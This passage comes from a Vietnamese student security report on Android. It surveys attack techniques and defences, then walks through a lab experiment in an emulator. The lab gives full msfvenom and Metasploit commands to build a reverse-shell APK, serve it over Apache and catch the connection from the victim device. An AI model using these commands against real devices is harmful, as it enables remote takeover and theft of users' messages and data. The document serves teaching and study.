Đây là lỗ hổng trong giao thức WPA2 cho phép kẻ tấn công đánh cắp thông tin bằng cách chặn và giải mã dữ liệu truyền qua Wifi. Từ đó kẻ tấn công có thể thu thập dữ liệu nhạy cảm như: mật khẩu, thông tin người dùng và thậm chí cài mã độc vào thiết bị.


b) Evil Twin Attack

Kẻ tấn công sẽ tạo ra một mạng Wifi giả mạo với tên giống với mạng Wifi công cộng đáng tin cậy, dụ người dùng kết nối vào và đánh cắp dữ liệu.

2.7 Kỹ thuật khai thác lỗ hổng

2.7.1 Kỹ thuật Reverse engineering

Kỹ thuật đảo ngược là quá trình phân tích một ứng dụng hoặc hệ thống để hiểu về cấu trúc, chức năng và hoạt động của nó. Kỹ thuật này thường được sử dụng để tìm ra lỗ hổng bảo mật trong ứng dụng Android thông qua việc phân tích các file nhị phân để phát hiện các điểm yếu hoặc lỗ hổng.




Hình 2.29: Minh họa quy trình dịch ngược ứng dụng Android.

Ví dụ : Trong Android, kẻ tấn công có thể dùng công cụ như: JADX, ApkTool để phân tích một ứng dụng APK, tìm kiếm những đoạn mã không an toàn như: lưu trữ mật khẩu dưới dạng plaintext hoặc thực hiện các thao tác không được bảo vệ kỹ càng.

2.7.2 Kỹ thuật Injection

Kỹ thuật tiêm mã độc là quá trình chèn mã độc vào các đầu vào của chương trình, thường là qua các form nhập liệu hoặc là các yêu cầu mạng thông qua đầu vào không được kiểm soát. Các kiểu injection phổ biến gồm: SQL Injection, Code Injection, và Command Injection.




Hình 2.30: SQL Injection.

Ví dụ : Một cuộc tấn công SQL Injection trong một ứng dụng Android có thể xảy ra nếu ứng dụng thực hiện các truy vấn SQL từ input người dùng mà không kiểm tra hoặc lọc dữ liệu. Hacker có thể nhập các câu lệnh SQL độc hại để truy cập cơ sở dữ liệu và đánh cắp thông tin cá nhân của người dùng.

2.7.3 Kỹ thuật Buffer overflow

Kỹ thuật tràn bộ nhớ đệm là hiện tượng khi một chương trình ghi nhiều dữ liệu hơn kích thước bộ nhớ đã được cấp phát cho nó. Những dữ liệu thừa sẽ tràn sang các vùng bộ nhớ khác và có thể gây ghi đè hoặc làm hỏng thông tin quan trọng như: biến các địa chỉ trả về trong stack, từ đó cho phép kẻ tấn công thực thi mã tùy ý.

Ví dụ : Trên hệ điều hành Android, lỗi hỏng buffer overflow đã từng xuất hiện trong các dịch vụ hệ thống hoặc nhân. Lỗi hỏng CVE-2019-2215 là một ví dụ, cho phép kẻ tấn công thực thi mã từ xa bằng cách khai thác lỗi tràn bộ đệm trong kernel Android qua ứng dụng độc hại mà không cần quyền Root, qua đó chiếm quyền kiểm soát hoàn toàn thiết bị Android.




Hình 2.31: Buffer overflow.

2.8 Các công cụ hỗ trợ khai thác

2.8.1 Metasploit

Đây là một framework mã nguồn mở phổ biến để thực hiện các cuộc tấn công khai thác lỗ hổng. Nó cung cấp một loạt các module và môi trường mạnh mẽ cho phép kiểm tra bảo mật, tìm kiếm và khai thác các lỗ hổng khác nhau trong hệ thống.




Hình 2.32: Cấu trúc về Metasploit.

Ngoài ra, còn hỗ trợ nhiều kỹ thuật khai thác khác, có thể dễ dàng tích hợp với các công cụ khác như: nmap, burp suite, v.v...

2.8.2 Frida

Frida là một công cụ hỗ trợ reverse engineering và dynamic instrumentation gắn mã vào ứng dụng đang chạy. Công cụ này rất mạnh để theo dõi và thao tác các ứng dụng Andoid, IOS hoặc Windows trong thời gian thực.



Hình 2.33: Đặc trưng về Frida.


Frida cho phép tạo ra các script để chặn, chỉnh sửa và ghi lại các hoạt động của ứng dụng, từ đó giúp nghiên cứu và khai thác lỗ hổng dễ dàng hơn.

2.9 Phương pháp phòng chống tấn công

2.9.1 Tăng cường bảo mật sandboxing

Sandboxing là một phương pháp bảo mật quan trọng, giúp cô lập ứng dụng khỏi hệ thống và các ứng dụng khác nhằm giảm thiểu rủi ro khi một ứng dụng bị tấn công. Điều này được thực hiện thông qua việc đóng gói và cô lập các ứng dụng trong các vùng nhớ riêng biệt, đồng thời sử dụng quyền hạn chế để chỉ cho phép ứng dụng truy cập vào dữ liệu cần thiết. Đối với các ứng dụng nghi ngờ, chúng sẽ được giám sát kỹ lưỡng trong môi trường sandbox trước khi cho phép hoạt động trên thiết bị thực tế.

Bên cạnh đó, việc giới hạn quyền giao tiếp giữa các ứng dụng và giữa ứng dụng với hệ điều hành cũng giúp giảm nguy cơ một ứng dụng có thể lợi dụng cơ chế giao tiếp liên tiến trình (IPC) để truy cập vào dữ liệu của ứng dụng khác.



Hình 2.34: Ứng dụng bảo vệ tài nguyên hệ thống khỏi phần mềm độc hại và các loại mối đe dọa mạng khác.


2.9.2 Cải thiện cơ chế cấp quyền

Cơ chế cấp quyền là yếu tố vô cùng quan trọng giúp người dùng có thể kiểm soát những tài nguyên mà ứng dụng được phép truy cập bởi người dùng. Các cải tiến bao gồm việc cho phép ứng dụng chỉ sử dụng quyền khi thực sự cần thiết, đồng thời người dùng có thể chọn lọc và cấp quyền riêng lẻ, giúp họ yên tâm hơn khi cài đặt và sử dụng các ứng dụng yêu cầu quyền truy cập nhạy cảm.

Hệ thống cũng có thể phân tích hành vi của các ứng dụng để phát hiện các trường hợp truy cập không phù hợp và tự động tạm dừng hoặc thu hồi quyền mà không cần sự can thiệp của người dùng.

2.9.3 Mã hóa dữ liệu

Mã hóa dữ liệu giúp bảo vệ dữ liệu khỏi sự truy cập trái phép hoặc đọc trái phép từ bên thứ ba hoặc trong trường hợp thiết bị bị đánh cắp hoặc mất. Việc mã hóa đầu cuối cho các dịch vụ truyền thông và lưu trữ nhạy cảm đảm bảo chỉ người gửi và người nhận mới có thể đọc được nội dung truyền tải.



Hình 2.35: Mã hóa dữ liệu bất đối xứng.


Mã hóa toàn bộ thiết bị, yêu cầu người dùng nhập mã mở khóa sau khi khởi động, bảo vệ toàn diện dữ liệu cá nhân trên thiết bị. Ngoài ra, các ứng dụng như ngân hàng và ví điện tử cũng áp dụng mã hóa để bảo vệ dữ liệu tài chính và yêu cầu xác thực sinh trắc học như dấu vân tay hoặc nhận diện khuôn mặt.

2.9.4 Cập nhật hệ điều hành và ứng dụng thường xuyên

Cập nhật bảo mật hệ điều hành giúp vá các lỗ hổng đã được phát hiện và ngăn ngừa các cuộc tấn công. Các bản cập nhật bảo mật giúp vá các lỗ hổng đã được phát hiện và ngăn ngừa các mối đe dọa. Việc cập nhật tự động giúp người dùng không cần phải thực hiện các thao tác phức tạp, đồng thời Google và các nhà sản xuất thiết bị cần hợp tác để giảm thời gian phát hành bản vá và đảm bảo người dùng luôn được bảo vệ bằng các phiên bản bảo mật mới nhất. Hơn nữa, việc cung cấp thông tin về các cập nhật bảo mật quan trọng sẽ giúp người dùng hiểu rõ lý do và tầm quan trọng của việc duy trì bảo mật cho thiết bị của mình.

CHƯƠNG 3: THỰC NGHIỆM

3.1 Mô hình của quá trình tấn công



Hình 3.1: Mô hình tấn công

3.2 Công cụ thực nghiệm trong quá trình thực hiện

a) Bên tấn công

- Sử dụng hệ điều hành Kali – Linux.
- Card mạng bridged.
- Sử dụng công cụ metasploit framework để tạo payload và thiết lập listener để lắng nghe kết nối ngược từ máy nạn nhân.
- Sử dụng Apache HTTP Server để cung cấp file payload apk qua giao thức http cho máy nạn nhân.

b) Bên nạn nhân

- Sử dụng hệ điều hành Windows 11.
- Chạy phần mềm giả lập Android Ldplayer 9 chạy giả lập Android phiên bản 9.

3.3 Kịch bản quá trình


Bên tấn công sử dụng Kali Linux để tạo một file APK độc hại. File này được cung cấp qua đường mạng thông qua máy chủ Web và được tải xuống trên thiết bị nạn nhân, là một phần mềm Android chạy trên hệ điều hành Windows 11.

Sau khi file APK được cài đặt và kích hoạt trên thiết bị nạn nhân, payload thực hiện kết nối ngược về máy tấn công, cho phép bên tấn công kiểm soát thiết bị Android từ xa. Từ đây, bên tấn công có thể thực hiện các hành động ví dụ như: thu thập thông tin, trích xuất tin nhắn sms, ... hoặc gửi tin nhắn từ thiết bị nạn nhân mà không bị phát hiện.

3.4 Quy trình thực hiện các bước tấn công

Xem địa chỉ Ipv4 trên máy tấn công:

`ifconfig`




```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 172.19.19.65 netmask 255.255.240.0 broadcast 172.19.31.255  
    inet6 fe80::4e02:1:2370:888d prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:58:0e:6d txqueuelen 1000 (Ethernet)  
    RX packets 10930 bytes 841314 (821.5 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 10802 bytes 1875272 (1.7 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Hình 3.2 : Xem địa chỉ Ipv4 trên máy tấn công

Tạo payload nhập câu lệnh sau:

```
msfvenom -p android/meterpreter/reverse_tcp lhost=172.19.19.65 lport=4444 R >  
~/Desktop/android.apk
```

- Dòng lệnh này tạo ra một Payload dưới dạng file APK cho Android sử dụng msfvenom. Payload này khi được cài đặt và chạy trên hệ điều hành Android sẽ cố gắng tạo ra một kết nối ngược từ máy mục tiêu tới máy tấn công trên cổng 4444.



```
(kali@kali)-[~]  
$ msfvenom -p android/meterpreter/reverse_tcp lhost=172.19.19.65 lport=4444 R > ~/Desktop/android.apk  
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload  
[-] No arch selected, selecting arch: dalvik from the payload  
No encoder specified, outputting raw payload  
Payload size: 10232 bytes
```

Hình 3.3 : Tạo payload kết nối ngược từ máy mục tiêu tới máy tấn công.

Tiếp tục, sao chép file apk vừa tạo bỏ vào thư mục html để có thể cho phép file này truy cập thông qua trình duyệt tại: 172.19.19.52/android.apk:

```
sudo cp android.apk -d /var/www/html
```

- Dòng lệnh này sao chép file android.apk vào thư mục /var/www/html, cho phép file này có thể được truy cập qua trình duyệt tại <http://172.19.19.52/android.apk> nếu máy chủ Apache đang chạy.

```
(kali@kali)-[~/Desktop]
$ sudo cp android.apk -d /var/www/html
```

Hình 3.4: Sao chép file apk vào đường dẫn thư mục.

Xem thư mục đã có file apk hay chưa:

```
ls /var/www/html
```

```
(kali@kali)-[~/Desktop]
$ ls /var/www/html
android.apk  Downloads  index.html  index.nginx-debian.html  payload.apk
```

Hình 3.5: Hiển thị danh sách các file có trong đường dẫn thư mục.

Kiểm tra trạng thái máy chủ Apache:

```
sudo service apache2 status
```

```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)-[~/Desktop]
$ sudo service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Wed 2024-10-30 11:09:17 EDT; 3 days ago
     Invocation: dcd7d6a092ee494e93a881004dbeb918
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 18575 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
    Process: 56410 ExecReload=/usr/sbin/apachectl graceful (code=exited, status=0/SUCCESS)
   Main PID: 18578 (apache2)
     Tasks: 6 (limit: 9380)
    Memory: 12.9M (peak: 24.1M)
       CPU: 6.088s
```

Hình 3.6: Xem trạng thái của máy chủ Apache.

Khởi động lại dịch vụ Apache:

```
sudo service apache2 restart
```

```
(kali@kali)-[~/Desktop]
$ sudo service apache2 restart
```

Hình 3.7: Khởi động lại dịch vụ Apache.

Truy cập vào msfconsole, sau đó kiểm tra trạng thái của cơ sở dữ liệu mà metasploit đang sử dụng:

```
db_status
```

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
```

Hình 3.8: Kiểm tra trạng thái cơ sở dữ liệu.

Cấu hình module cho phép thiết lập một listener để nhận kết nối từ payload đã được cài đặt trên máy chủ mục tiêu:

```
use exploit/multi/handler
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

Hình 3.9: Thiết lập listener để nhận kết nối payload.

Chỉ định payload cho thiết bị Android cho phép thiết bị kết nối ngược về máy tấn công:

```
set payload android/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
```

Hình 3.10: Chỉ định payload cho thiết bị Android.

Xem cấu hình trong module:

```
show options
```

```
msf6 exploit(multi/handler) > show options

Payload options (android/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.
```

Hình 3.11: Xem cấu hình trong module.

Thiết lập địa chỉ IP cho listener để nhận kết nối từ payload:

```
set lhost 172.19.19.65
```

```
msf6 exploit(multi/handler) > set lhost 172.19.19.65
lhost => 172.19.19.65
```

Hình 3.12: Thiết lập địa chỉ IP cho listener.

Thực hiện chạy chương trình:


```
run
```

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.19.19.65:4444
```


Hình 3.13: Chạy chương trình.

Quay về máy nạn nhân, sau đó truy cập vào Internet và nhập địa chỉ bên dưới để download file Apk về rồi cài đặt:

172.19.19.65/android.apk




Hình 3.14: Download file apk về thiết bị Android.



Hình 3.15: Cài đặt file apk.


Quay về máy tấn công ta sẽ thấy đã có 1 phiên kết nối thành công



Hình 3.16: Kiểm tra phiên kết nối.


Hiển thị thông tin về máy nạn nhân

Câu lệnh: sysinfo



